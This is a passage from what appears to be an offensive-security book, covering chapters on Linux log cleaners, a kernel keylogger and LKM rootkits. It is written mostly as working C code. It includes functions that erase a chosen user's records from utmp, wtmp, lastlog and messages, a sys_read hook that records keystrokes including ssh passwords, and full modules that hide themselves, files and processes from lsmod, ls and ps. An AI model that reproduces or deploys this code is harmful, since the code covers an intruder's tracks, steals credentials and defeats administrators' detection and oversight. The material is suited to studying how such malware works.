#define ACCOUNTING      9 /* System accounting */
```

Some UNIX systems use an extended `utmp` structure named `utmpx`; accordingly, log files in these systems are named utmps, wtmpx, and btmpx. Some log cleaners provide for cleaning these log files, but our utility will not do this, because I have not seen a single Linux system using these log files. However, you can implement the capability for cleaning these files on your own, using the sample program for cleaning the utmp, wtmp, and btmp files as a guide.

New records to the wtmp file are added using the `updwtmp()` and `logwtmp()` functions. There also are special functions for working with the utmp file. For example, the `setutent()` function sets the pointer to start of the utmp file, the `getutent()` function reads a line starting from the current pointer position in the file, the `getutid()` function performs forward search starting from the current pointer position, and the `pututline()` function writes a `utmp ut` structure to the utmp file. More detailed information about these functions as well as demonstration example code you can find in their corresponding man pages. There are, however, no special functions for working with the lastlog file. For this reason, no special functions are used in the demonstration log cleaner, but only standard C functions: `read()`, `write()`, and the like. This is the approach taken in practically all log cleaners.

19.2. Log Cleaner: Version One

This section considers implementing a log cleaner that overwrites log information with zeros and spaces. The shortcoming of this method is that many intrusion-detection systems check the utmp, wtmp, and lastlog files for zero structures. Consequently, smart hackers use log cleaners based on the second method of operation (see *Section 19.3*). I only consider the first method because there are many log cleaners based on it.

The source code for the log cleaner, named logclean1.c, is not given in the book. You can find in the \PART V\Chapter 19 directory on the accompanying CD-ROM. Here, I will only consider its key aspects.

I include the lastlog.h header file in the source code (`#include <lastlog.h>`). However, as I said earlier, it is not mandatory to use this header file in Linux systems because it is a link to the utmp.h header file. I also define paths to the log files that the log cleaner will clean (although the `UTMP_FILE` and `WTMP_FILE` paths are defined in the utmp.h file).

```
#define UTMP_FILE "/var/run/utmp"
#define WTMP_FILE "/var/log/wtmp"
#define BTMP_FILE "/var/log/btmp"
#define LASTLOG_FILE "/var/log/lastlog"
#define MESSAGES_FILE "/var/log/messages"
```

The program uses three main functions: The `dead_uwbtmp()` function cleans the utmp, wtmp, and btmp files; the `dead_lastlog()` function cleans the lastlog file; and the `dead_messages()` function cleans the message text log file.

The source code for the `dead_uwbtmp()` function is shown in Listing 19.3.

Listing 19.3. The dead_uwbtmp() function

```
dead_uwbtmp(char *name_file, char *username, char *tty)
{
  struct utmp pos;
  int fd;

  if ( (fd = open(name_file, O_RDWR)) == -1) {
    perror(name_file);
    return;
  }

  while (read(fd, &pos, sizeof(struct utmp)) > 0)
  {
    if ( (strncmp(pos.ut_name, username, sizeof(pos.ut_name)) == 0) &&
         (strncmp(pos.ut_line, tty, sizeof(pos.ut_line)) == 0) ) {

      bzero(&pos, sizeof(struct utmp));
      if (lseek(fd, -sizeof(struct utmp), SEEK_CUR) != -1)
        write(fd, &pos, sizeof(struct utmp));
    }
  }

  close(fd);
}
```

The function is passed the name of the log file to clean along with the user name and TTY whose records needs to be cleaned. The user name and TTY are requested in the command line. The log file is opened for reading and writing using the `open()` function, then the file's structures are sequentially read using the `read()` function. As soon as a match with the user name (`ut_name`) and the TTY (`ut_line`) is found, a blank structure is prepared and filled with zeros using the `bzero()` function. The file pointer is placed at the start of the modified structure using the `lseek()` function and the clean structure is written over it using the `write()` function.

The source code for the `dead_lastlog()` function is shown in Listing 19.4.

Listing 19.4. The dead_lastlog() function

```
dead_lastlog(char *name_file, char *username)
{
  struct passwd *pwd;
  struct lastlog pos;
```

```
  int fd;

  if ( (pwd = getpwnam(username)) != NULL)
  {
    if ( (fd = open(name_file, O_RDWR)) == -1) {
      perror(name_file);
      return;
    }

    lseek(fd, (long)pwd->pw_uid * sizeof(struct lastlog), SEEK_SET);
    bzero((char *)&pos, sizeof(struct lastlog));
    write(fd, (char *)&pos, sizeof(struct lastlog));
    close(fd);
  }
}
```

There is no user name field in the `lastlog` structure, so an approach different from the one for modifying the utmp, wtmp, and btmp files is needed for modifying this file. This problem is solved taking advantage of the fact that all records in the lastlog file are sorted by UID. More exactly, the `dead_lastlog()` function finds the UID corresponding to the needed user name with the help of the standard `getpwnam()` function. The located structure in the lastlog file is than cleaned.

The source code for the `dead_messages()` function is shown in Listing 19.5.

Listing 19.5. The dead_messages() function

```
dead_messages(char *name_file, char *username, char *tty, char *ip, char *hostname)
{
  clear_info(name_file, username);
  clear_info(name_file, tty);

  if (ip != NULL) clear_info(name_file, ip);
  if (hostname != NULL) clear_info(name_file, hostname);
}
```

The function is passed the name of the log file to clean along with the user name, TTY, IP address, and host name, by which the records that need to be cleaned will be located. The last three parameters the user is prompted for from the command line. Of these, the IP address and host name are optional; therefore, in the `dead_messages()` function, they are checked for being `NULL`. As you can see, most of the cleaning work is done by the `clear_info()` function (Listing 19.6).

Listing 19.6. The clear_info() function

```
clear_info(char *name_file, char *info)
{
  char buffer[MAXBUFF];
  FILE *lin;
```

```
  int i;
  char *pntr;
  char *token;
  char blank[200];

  for (i = 0; i < 200; i++) blank[i] = ' ';

  if ( (lin = fopen(name_file, "r+")) == 0) {
    perror(name_file);
    exit(-1);
  }

  while (fgets(buffer, MAXBUFF, lin) != NULL)
  {
    if ( (pntr = strstr(buffer, info)) != 0) {
      fseek (lin, ftell(lin) - strlen(pntr), SEEK_SET);
      token = strtok(pntr, " ");
      strncpy(token, blank, strlen(token));
      fputs(token, lin);
    }
  }

  fclose(lin);
}
```

The `clear_info()` function first prepares the `empty` buffer, filled with 200 space characters. Then the log file is opened for read and write operations and each of its lines is sequentially read in a loop. If information that needs to be cleaned is found in a string, it is overwritten with the spaces from the `empty` buffer.

The remaining aspects of the cleaner's operation ought to be clear from the program's source code.

19.3. Log Cleaner: Version Two

In this section, I consider the implementation of a log cleaner based on the second method, that is, one that uses temporary files to remove the necessary entries from log files. The source code for the log cleaner, named logclean2.c, is not given in the book. You can find in the \PART V\Chapter 19 directory on the accompanying CD-ROM. This program also makes use of three main functions: The `dead_uwbtmp()` function is used for cleaning utmp, wtmp, and btmp files; the function is used to clean the `dead_lastlog()` lastlog file; and the `dead_messages()` function is used for cleaning the messages text log file. However, these functions work differently than their namesakes in the previous log cleaner.

In the `dead_uwbtmp()` and `dead_messages()` functions, the following approach is used: The necessary log file is opened for reading, and a temporary file, named ftmp, is created. Then the entries are read sequentially in a loop from the log file and examined for the information that needs to be concealed. Those lines that contain this information are discarded and

those that don't are written to the ftmp file. After the log file has been processed in this way, the `copy_tmp()` function is called (Listing 19.7). This function replaces the contents of the original log file with the information from the temporary ftmp file and then deletes the temporary file.

Listing 19.7. The copy_tmp() function

```
copy_tmp(char *name_file)
{
  char buffer[100];
  sprintf(buffer, "cat ftmp > %s ; rm -f ftmp", name_file);
  printf("%s\n", buffer);
  if (system(buffer) < 0) {
    printf("Error!");
    exit(-1);
  }
}
```


The function is in many respects similar to its counterpart in the previous section, but overwrites the necessary entries not using the `bzero()` function but simply replacing the information in them with spaces and zeros:

```
lseek(fd, (long)pwd->pw_uid * sizeof(struct lastlog), SEEK_SET);
pos.ll_time = 0;
strcpy(pos.ll_line, " ");
strcpy(pos.ll_host, " ");
write(fd, (char *)&pos, sizeof(struct lastlog));
```

The reason why the necessary entries in the lastlog file are not deleted using a temporary file is because it is not that easy to read individual entries from this file.

The remaining aspects of the cleaner's operation ought to be clear from the source code of the program.

Chapter 20: Keyloggers



Keyloggers intercept key strokes surreptitiously from the user and save them to a file before passing them to the operating system. Hackers use keyloggers primarily to intercept logins and passwords, which eventually any user enters for some service.

A good article devoted to writing keyloggers, *"Writing Linux Kernel Keylogger"* was published in issue #59 of the electronic magazine *Phrack*. It considers different ways of intercepting key strokes in Linux and shows how to implement an LKM keylogger for the version 2.4.*x* kernel. I will not restate any of the material from that article here, but I strongly recommend that you become acquainted with that article because it would be a good foundation to writing an LKM keylogger for the version 2.6.*x* kernel, which I do consider. My keylogger is based on the keylogger from a hacker going by the nickname of mercenary, described in the article *"Kernel Based Keylogger"* (**http://packetstormsecurity.org/UNIX/security/kernel.keylogger.txt**). This keylogger is also for the 2.4.*x* kernel, so I simplified it somewhat and rewrote the code for the 2.6.*x* kernel.

Practically all local or remote key strokes in a Linux shell must be processed by the `sys_read` system call; therefore, intervening in the operation of this call makes it possible to intercept all keystrokes. The call can be intercepted and replaced using an LKM kernel module.

The source code for the keylogger is lengthy, so I am not giving it all in the book. You can find the complete source code in the /PART V/Chapter 20 directory on the accompanying CD-ROM. Here I only consider its key aspects.

In the `init_module()` standard module function, the system call read is replaced with a custom function, named `hacked_read`. In the `cleanup_module` function, the original system call is restored:

```
int init_module(void)
{
  find_sys_call_table();
  original_read = (void *)sys_call_table[__NR_read];
  sys_call_table[__NR_read] = (unsigned long)hacked_read;

  return 0;
}

void cleanup_module(void)
{
  sys_call_table[__NR_read] = (unsigned long)original_read;
}
```

As you can see, at the beginning of the `init_module()` function, there is call of the `find_sys_call_table()` function, which finds the address of the `sys_call_table` system call table, the procedure that must be performed for the 2.6.*x* kernel (this issue was considered in *Chapter 18*).

The `hacked_read()` custom function first makes the original call, which is necessary to obtain the code of the pressed key; moreover, if this call is not made, the system will not work properly:

```
int r;
r = original_read(fd, buf, count);
```

The number of read characters is saved in the `r` variable, and the code of the pressed key is stored in the `buf` buffer.

Using the `strace` utility, you can establish that the `read()` function processes only one key code per call (in the following example, the `ls -la` command is entered):

```
# strace sh
...
read(0, "l", 1)                         = 1
write(2, "l", 1l)                       = 1
rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
read(0, "s", 1)                         = 1
write(2, "s", 1s)                       = 1
rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
read(0, " ", 1)                         = 1
write(2, " ", 1 )                       = 1
rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
read(0, "-", 1)                         = 1
write(2, "-", 1-)                       = 1
rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
read(0, "l", 1)                         = 1
write(2, "l", 1l)                       = 1
rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
read(0, "a", 1)                         = 1
```

```
write(2, "a", 1a)                        = 1
rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
read(0, "\r", 1)                        = 1
write(2, "\n", 1)                        = 1
rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
```

Next, the `hacked_read()` function examines the contents of the `buf` buffer and accumulates all codes from it in the `logger_buffer` buffer:

```
static char logger_buffer[512];
...
strncat(logger_buffer, buf, 1);
```

In this process, the special key codes (<F1>–<F12>, <Home>, <End>, arrows, <Tab>, etc.) are replaced with their textual descriptions; for example, the <F6> code will be replaced with the `"[F6]"` string:

```
if (buf[0] == 0x37)
  strcat(logger_buffer, "[F6]");
```

All special keys produce a multibyte code, which starts with 2 bytes with the value of `0x1b` followed by 1 byte with the value of `0x5b`. You can check this with the help of the same `strace` utility:

```
# strace -xx sh
...
rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
read(0, "\x1b", 1)                      = 1 // The <F1> key was pressed.
read(0, "\x5b", 1)                      = 1
read(0, "\x5b", 1)                      = 1
write(2, "\x07", 1)                     = 1
rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
read(0, "\x41", 1)                      = 1
write(2, "\x41", 1A)                    = 1
rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
read(0, "\x1b", 1)                      = 1 // The <F2> key was pressed.
read(0, "\x5b", 1)                      = 1
read(0, "\x5b", 1)                      = 1
write(2, "\x07", 1)                     = 1
rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
read(0, "\x42", 1)                      = 1
write(2, "\x42", 1B)                    = 1
rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0
```

In his article, mercenary gives the codes for all special keys:

```
Three-byte key codes:
UpArrow:     0x1B 0x5B 0X41
DownArrow:   0x1B 0x5B 0X42
RightArrow:  0x1B 0x5B 0x43
LeftArrow:   0x1b 0x5B 0x44
Beak(Pause): 0x1b 0x5B 0x50

Four-byte key codes:
F1:          0x1b 0x5B 0x5B 0x41
```

```
F2:          0x1b 0x5B 0x5B 0x42
F3:          0x1b 0x5B 0x5B 0x43
F4:          0x1b 0x5B 0x5B 0x44
F5:          0x1b 0x5B 0x5B 0x45
Ins:         0x1b 0x5B 0x32 0x7E
Home:        0x1b 0x5B 0x31 0x7E
PgUp:        0x1b 0x5B 0x35 0x7E
Del:         0x1b 0x5B 0x33 0x7E
End:         0x1b 0x5B 0x34 0x7E
PgDn:        0x1b 0x5B 0x36 0x7E

Five-byte key codes:
F6:          0x1b 0x5B 0x31 0x37 0x7E
F7:          0x1b 0x5B 0x31 0x38 0x7E
F8:          0x1b 0x5B 0x31 0x39 0x7E
F9:          0x1b 0x5B 0x32 0x30 0x7E
F10:         0x1b 0x5B 0x32 0x31 0x7E
F11:         0x1b 0x5B 0x32 0x33 0x7E
F12:         0x1b 0x5B 0x32 0x34 0x7E
```

The demonstration keylogger will process all of these special key codes.

As soon as a line feed or carriage return is encountered in the `buf` buffer (i.e., as soon as the <Enter> key is pressed), the contents of the `logger_bugger` are written to the log file.

```
if (buf[0] == '\r' || buf[0] == '\n') {      // Enter?
  strncat(logger_buffer, "\n", 1);           // Adding a line feed to the buffer
  sprintf(test_buffer, "%s", logger_buffer); // Copying to test_buffer
  write_to_logfile(test_buffer);             // Writing the contents of test_buffer
                                             // to a log file
  logger_buffer[0] = '\0';                   // Clearing logger_buffer
}
```

The contents are saved in a log file using the `write_to_logfile()` function, whose contents are shown in Listing 20.1.

Listing 20.1. The function saving the pilfered key strokes to a log file

```
int write_to_logfile(char *buffer)
{
  struct file *file = NULL;
  mm_segment_t fs;
  int error, old_uid;

  old_uid = current->uid;     // If the user is not root,
  current->uid = 0;           // make the user root to avoid
                              // problems opening or creating
                              // a temporary file.

  file = filp_open(LOGFILE, O_CREAT|O_APPEND, 00666);

  if (IS_ERR(file)) {
    error = PTR_ERR(file);
```

```
    goto out;
  }

  error = -EACCES;

  if (!S_ISREG(file->f_dentry->d_inode->i_mode))
    goto out_err;

  error = -EIO;

  if (!file->f_op->write)
    goto out_err;

  error = 0;

  fs = get_fs();
  set_fs(KERNEL_DS);

  file->f_op->write(file, buffer, strlen(buffer), &file->f_pos);

  set_fs(fs);
  filp_close(file, NULL);

out:
  current->uid = old_uid;     // Restoring the original user identifier
  return error;

out_err:
  filp_close(file, NULL);
  goto out;
}
```

The log file is opened using the `filp_open()` kernel function, which returns a pointer to a `file` structure. The following log file name and location is used in the keylogger:

```
#define LOGFILE "/tmp/log"
```

The `get_fs()` and `set_fs()` functions are used to read data into a buffer located in the kernel and not in the user space.

The remaining aspects of the keylogger's operation ought to be clear from the source code of the program.

The keylogger is built and installed like a regular 2.6.*x* kernel module (see *Chapter 18*). Don't forget to use the correct name of the keylogger in the makefile:

```
obj-m += keylogger.o
```

You can enhance your keylogger by, for example, saving a timestamp, the name and number of the terminal, and the user identifier used by the user to login.

Unfortunately, the keylogger has one big shortcoming: It cannot intercept shadow passwords entered using such programs as `login` and `su`. However, I noticed that when Midnight Commander is running in a separate terminal, the keylogger does intercept these passwords.

The reasons for this I have not figured out yet. On the other hand, the keylogger has no problems intercepting passwords entered during authorization for `ssh`, `telnet`, and other services. The following is a sample excerpt from a file formed by the keylogger:

```
ls -la
netstat -na
[Up.Arrow][Up.Arrow][Left.Arrow][Left.Arrow][Down.Arrow]
SSH-2.0-OpenSSH_4.2
SSH-2.0-OpenSSH_4.2
sklyaroff    <-- an ssh password
exit
lsmod
```

To be able to intercept all passwords, keystrokes must be processed on a level lower than that of the `sys_read` call, for example, at the keyboard driver level. You can consult the "Writing Linux Kernel Keylogger" article in the issue #59 of the *Phrack* magazine for more information.

Chapter 21: Rootkits

A rootkit is a program or a set of programs that an intruder uses to hide his or her presence on a computer system to allow surreptitious access to the computer system in the future. Installing a rootkit is the final step in the break-in process; unless the hacker installs a rootkit, the break-in will be detected by the administrator within a short time. The hacker would need continued surreptitious access to the compromised machine for such reasons as to install an IRC bot for anonymous communication using IRC or for use as a zombie to launch DDoS attacks. A hacker can also install a sniffer on the compromised machine and examine all network packets for passwords, which will provide control of the network, in which the victim machine is located. A rootkit, then, hides the tracks of the hacker's activity on the compromised machine, the tracks being open ports, executed processes, rewritten files, and the like.

Rootkits come in kernel and nonkernel varieties. Kernel rootkits are composed of one or more LKMs that are loaded into the kernel and perform the operations necessary to cover the hacker's tracks in the system. Nonkernel rootkits are Trojan versions of executable system utilities, such as `ls`, `ps`, `top`, `find`, `du`, `ifconfig`, `netstat`, `sysloggd`, and `sshd`. After system utilities and daemons are replaced with Trojan versions, they do not show the hacker's processes, files, established connections, and so on.

This chapter considers only kernel rootkits, because nonkernel rootkits are nearly obsolete nowadays: They are easily detected by file integrity controls. Moreover, it does not take a lot of hacker savvy to add a few lines to the source code of a standard utility and then recompile it to obtain its Trojan version. For example, the `syslogd` utility recompiled with the `if (strstr(msg, "192.168.10.1")) return;` line inserted in the right place in the source code will not log entries for the 192.168.10.1 IP address.

One of the most well-known nonkernel rootkits for Linux is Linux Root Kit (LRK). I included the LRK packet in the CD-ROM so that you can learn about nonkernel rootkits. You can find it in the /Part V/Chapter 21 directory.

The following is a list of capabilities any full-fledged rootkit must have:

- *Hide Itself.* The module does not appear in the list of loaded modules produced by the `lsmod` command. If the hacker does not hide the module, it will be discovered by the administrator eventually and, for example, deleted by the `rnmod` command.
- *File Hider.* This capability prevents utilities installed in the system by the hacker (a sniffer, keylogger, backdoor, etc.) from being shown when files are listed.
- *Directory Hider.* Instead of spreading the planted files through different directories and hiding them in there, the hacker can place them all in one directory, which is then hidden using this rootkit capability.
- *Process Hider.* Similar to hiding files and directories, this rootkit capability prevents information about hacker processes from being displayed by the `ps` command.
- *Sniffer Hider.* This feature suppresses the `PROMISC` flag shown by the `ifconfig` utility, thereby hiding sniffer operations.
- *Hiding from* `netstat`. This rootkit capability hides the information about open ports and established connections displayed by the `netstat` utility.
- *Setuid Trojan.* This automatically grants the user `UID=magic_number` root access privileges. The `setuid` capability was discussed in *Chapter 18* when a local LKM backdoor was considered, so it will not be considered in this chapter.

For better understanding, implementation of each of the foregoing capabilities is considered in independent modules. Real-life rootkits, however, combine all of these capabilities in one module. After such a module is loaded into the kernel, the hacker can call the needed feature from the command line. To make the operation of passing commands to the rootkit more convenient, it usually includes a control file, to which the commands from the command line are passed. This control file does not necessarily have to be an actual file stored on the hard drive; it can just be a memory image of a file — that is, a pseudo file. In the rootkit, a check is performed for whether the `filename` parameter in the intercepted `execve()` call is the name of the pseudo file. If it is, the code in the kernel module is executed.

When preparing this chapter, I studied source codes for such well-known rootkits as adore-ng, knark, IntoXonia, and lkm Trojan, all of which can be downloaded from the **http://packetstormsecurity.org** site. I borrowed many ideas and chunks of code from these rootkits.

The biggest drawback of kernel rootkits is that they are neither backward nor upward compatible, so module code written for one kernel version may not work on a different kernel version. For example, module code written for the 2.6.0 kernel may not work on the 2.6.12 kernel, let alone on the 2.4.2 kernel. So to be certain a rootkit works, first test it on the kernel version or versions you intend to use it on.

The source codes for all programs in this chapter can be found in the /PART V/Chapter 21 directory on the accompanying CD-ROM.

21.1. Hide Itself

Rootkits for older kernel versions (2.0.*x*–2.4.*x*) hide modules using the technique proposed by a hacker going by the nickname of Solar Designer and described in the "*Weakening the Linux Kernel*" article in issue #52 of the electronic magazine *Phrack*. This technique is based on using the `module` structure, which holds all information about a module. This structure is used by the `sys_init_module()` system call, which is in turn called by `init_module()`. All it takes to remove a module from the list is to find the address of the `module` structure in the memory and zero out the `name` and `refs` fields in it. Solar Designer discovered that the address of the module structure could be held in one of the `%ebx`, `%edi`, `%ebp`, and like registers. You only had to guess the exact register, in which it was stored. However, a wrong guess could disable module viewing in the system. So although with the right guess this method reliably hides a module, it is quite dangerous. The following is the source code for implementing this method:

```
int init_module()
{
  register struct module *mp asm("%ebx"); /* The register containing
                                             the module structure address
                                             must be used in place of
                                             the %ebx register. */

  *(char *) (mp->name) = 0;
  mp->size = 0;
  mp->ref = 0;
}
```

This method, however, will not work in the 2.6.*x* kernel. In this case, you could use another method, the one shown in Listing 21.1, which also works well with many other kernel versions. The functions called by the `lsmod` command can be determined using the `strace` utility:

```
# strace lsmod
...
open("/proc/modules", O_RDONLY) = 6
...
read(6, "hide_module 2440 0 - Live 0xd0db"..., 1024) = 1024
write(1, "hide_module              2440  0 "..., 33) = 33
...
```

As you can see, a line from the /proc/modules file is read by a call to the `read()` function; the line is then displayed on the screen with a call to the `write()` function.

Therefore, the module simply intercepts the `write` or `read` call and checks whether the `lsmod` command is executed. If it is, the name of the module is sought in the buffer. If it is found, control is simply returned to the system, resulting in the information about the module not being shown in the output of the `lsmod` command.

This method, however, does not hide the module from being discovered by simply viewing the contents of the /proc/modules file, which stores the names of all loaded modules. You could try to solve this problem by doing analogous checks when the file is viewed and deleting the information about the module from the output file contents. The problem here, however,

is that the file can be viewed by different means, for example, by the `cat /proc/modules` or `dd if=/proc/modules bs=1` commands or in Midnight Commander.

Listing 21.1. A kernel module that hides itself from the lsmod utility (hide_module.c)

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/syscalls.h>

MODULE_LICENSE ("GPL");

/* Name of the module to hide */
#define MODULE_NAME "hide_module"

int (*orig_write)(int, const char*, size_t);

unsigned long* sys_call_table;

void find_sys_call_table(void)
{

  /* See Section 18.2.2 or the source code on the CD-ROM
     for the contents of the find_sys_call_table() function. */
}

int new_write(int fd, const char* buf, size_t count)
{
  char *temp;
  int ret;

  /* If the lsmod command is executed, */
  /* allocating memory in the kernel space and
     copying the contents of the buf buffer to it */
  if (!strcmp(current->comm, "lsmod")) {
    temp = (char *)kmalloc(count + 1, GFP_KERNEL);
    copy_from_user(temp, buf, count);
    temp[count + 1] = 0; /* Just in case, add the end-of-line code. */
    /* If the module's name is encountered, */
    if (strstr(temp, MODULE_NAME) != NULL) {
      kfree(temp);  /* freeing the buffer in the heap */
      return count; /* Returning the result */
    }
  }

  /* Executing the original function call */
  ret = orig_write(fd, buf, count);
  return ret;
}

int init_module(void)
{
  find_sys_call_table();
```

```
  orig_write = (void*)sys_call_table[__NR_write];
  sys_call_table[__NR_write] = (unsigned long)new_write;
  return 0;
}

void cleanup_module(void)
{
  sys_call_table[__NR_write] = (unsigned long)orig_write;
}
```

21.2. Hiding the Files

The entries in a directory are read by the `getdents64` or `getdents` system calls. The exact call used depends on the kernel version and can be learned by using the `strace` utility as was done in the previous section. This call is made by the `readdir()` function, used to read directories. The result produced by `getdents64` is stored as a list of `struct dirent` structures; the call returns the number of bytes read. Of interest are the `d_reclen` and `d_name` fields of this structure, which hold the entry length and the file name, respectively. Thus, all you have to do to hide a file entry is to intercept the `getdents64` call, and then find the corresponding entry in the produced list of structures and delete it. The implementation of the module is shown in Listing 21.2.

After the module is assembled and loaded into the kernel, the specified file will not be shown in the output of the `ls` command or in the output of a text editor, such as Midnight Commander. However, if you know the name of the hidden file, you can execute it or perform any other operations (e.g., copying) on it.

Listing 21.2. A kernel module to hide a file (hide_file.c)

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/dirent.h>
#include <linux/syscalls.h>

MODULE_LICENSE ("GPL");

int (*orig_getdents)(u_int fd, struct dirent *dirp, u_int count);

unsigned long* sys_call_table;

static char *hide = "file"; /* Name of the file to hide */

void find_sys_call_table(void)
{
  /* See Section 18.2.2 or the source code on the CD-ROM
     for the contents of the find_sys_call_table() function. */
}

int new_getdents(u_int fd, struct dirent *dirp, u_int count)
```

```
{
  unsigned int tmp, n;
  int t;

  struct dirent64 {
    int d_ino1, d_ino2;
    int d_off1, d_off2;
    unsigned short d_reclen;
    unsigned char d_type;
    char d_name[0];
  } *dirp2, *dirp3;

  /* Determining the length of the entries in the directory */
  tmp = (*orig_getdents)(fd, dirp, count);

  if (tmp > 0) {
    /* Allocating memory in the kernel space and
       copying the contents of the directory to it */

    dirp2 = (struct dirent64 *)kmalloc(tmp, GFP_KERNEL);
    copy_from_user(dirp2, dirp, tmp);
    /* Using the second structure and saving the value
       of the length of the directory entries */
    dirp3 = dirp2;
    t = tmp;

    /* Searching for the target file */
    while (t > 0) {
      /* Reading the length of the first entry and determining
         the length of the remaining entries in the directory */
      n = dirp3->d_reclen;
      t -= n;

     /* Checking whether the file name in the current entry matches
        the target file name */
      if (strcmp((char*)&(dirp3->d_name), hide) == NULL) {
        /* If it does, clear the entry and calculate the
        new value of the length of the directory's entries */
        memcpy(dirp3, (char *)dirp3 + dirp3->d_reclen, t);
        tmp -= n;
      }

     /* Moving the pointer to the next entry and continuing the search */
      dirp3 = (struct dirent64 *)((char *)dirp3 + dirp3->d_reclen);
    }
    /* Returning the result and releasing the memory */
    copy_to_user(dirp, dirp2, tmp);
    kfree(dirp2);
  }

  /* Returning the length of the directory's entries */
  return tmp;
}
```

```
int init_module(void)
{
  find_sys_call_table();
  orig_getdents = (void *)sys_call_table[__NR_getdents64];
  sys_call_table[__NR_getdents64] = (unsigned long)new_getdents;
  return 0;
}

void cleanup_module()
{
  sys_call_table[__NR_getdents64] = (unsigned long)orig_getdents;
}
```

21.3. Hiding the Directories and Processes

Directories and processes can be hidden using the same method. I learned about this method from the *"Sub proc_root Quando Sumus (Advances in Kernel Hacking)"* article in issue #58 of *Phrack*. The method does not require you to intercept system calls. It is possible because in Linux, devices and directories can be considered files. Each "file" is represented in the kernel by a `file` structure. The `f_op` field of the `file` structure points to the `file_operations` structure. The `file_operations` structure stores pointers to standard file operation functions, such as `read()`, `write()`, `readdir()`, and `ioctl()`. The definitions of the `file` and `file_operations` structures are given in the /linux/fs.h header file. The behavior of a specific file (directory, device) can be modified by substituting the corresponding function pointer in the `file_operations` structure or replacing it with `NULL` (the latter meaning that the given function is not implemented). Because you need to hide directories, the most convenient way of doing this is to substitute the pointer to the `readdir()` function, which is defined in the `file_operations` structure as follows:

```
int (*readdir) (struct file *, void *, filldir_t);
```

The `readdir()` function implements the `readdir(2)` and `getdents(2)` system calls for directories and is ignored for regular files.

The pointer could simply be replaced with `NULL`, but then no directories would be shown. But because a rootkit only needs to hide certain directories, the regular pointer is substituted with a pointer to a custom function, which tracks the specified directory.

If you will recall, the /proc file system has one directory for each process being executed, where the PID is the name of the corresponding directory. Directories are created and removed as processes are started and terminated. Each process directory contains files storing different information about the process. Thus, if the directory of the necessary process in the /proc file system is hidden, the process will not be shown by the `ps`, `top`, and other similar commands. This is why this method for hiding directories can be also used to hide system processes. Naturally, it can be used to hide not only directories but also other files, including devices.

To obtain a pointer to the file structure, the file (directory, device) must be opened. In the kernel, a file is opened using the `filp_open()` function. A convenient approach is to open the root directory to subsequently hide the necessary files in it. In the module, the root

directory is specified using the `DIRECTORY_ROOT` constant. To hide directories in the /proc file system, the constant must be given the `/proc` value, and to hide files outside of the /proc file system, the / root directory can be specified. The reason different root directories must be specified is that /proc is a special file system, which is stored in the memory and is not related to the hard drive. Thus, if the / root directory is opened, files in the /proc file system cannot be hidden, and vice versa.

In the module, not only the pointer to the `readdir()` function but also the pointer to the `filldir()` function, which is the third argument in the `readdir()` function, is replaced. In the replacement `filldir()` function, a check for the directory to hide is made. If there is a match, the function returns zero, which makes the `readdir()` function skip this directory. The name of the file, directory, or device to hide is specified in the definition of the `DIRECTORY_HIDE` constant.

In the course of my experiments, I determined that directory names are stored as strings without the end-of-line zero, and regular files are stored with the ending zero. Therefore, in the module, strings are compared using the `strncmp()` function. It compares only the first `n` characters, which makes it possible to pass it for comparing a string without the terminating zero.

Listing 21.3. A kernel module to hide directories and processes (hide_pid.c)

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/init.h>
#include <net/sock.h>

MODULE_LICENSE ("GPL");

#define DIRECTORY_ROOT "/proc" /* Name of the root directory, in which
                                  the files, directories, or devices are to
                                  be hidden */
#define DIRECTORY_HIDE "3774"  /* Name of the directory, file, or device
                                  to be hidden */

typedef int (*readdir_t)(struct file *, void *, filldir_t);

readdir_t orig_proc_readdir = NULL;
filldir_t proc_filldir = NULL;

int new_filldir(void *buf, const char *name, int nlen, loff_t off,
ino_t ino, unsigned x)
{
  if (!strncmp(name, DIRECTORY_HIDE, strlen(DIRECTORY_HIDE)))
    return 0;

  return proc_filldir(buf, name, nlen, off, ino, x);
}

int our_proc_readdir(struct file *fp, void *buf, filldir_t filldir)
{
```

```
  int r = 0;

  proc_filldir = filldir;
  r = orig_proc_readdir(fp, buf, new_filldir);
  return r;
}

int patch_vfs(readdir_t *orig_readdir, readdir_t new_readdir)
{
  struct file *filep;

  if ( (filep = filp_open(DIRECTORY_ROOT, O_RDONLY, 0)) == NULL) {
    return -1;
  }

  if (orig_readdir)
    *orig_readdir = filep->f_op->readdir;

  filep->f_op->readdir = new_readdir;
  filp_close(filep, 0);

  return 0;
}

int unpatch_vfs(readdir_t orig_readdir)
{
  struct file *filep;

  if ( (filep = filp_open(DIRECTORY_ROOT, O_RDONLY, 0)) == NULL) {
    return -1;
  }

  filep->f_op->readdir = orig_readdir;
  filp_close(filep, 0);
  return 0;
}

int init_module(void)
{
  patch_vfs(&orig_proc_readdir, our_proc_readdir);
  return 0;
}

void cleanup_module(void)
{
  unpatch_vfs(orig_proc_readdir);
}
```

21.4. Hiding a Working Sniffer

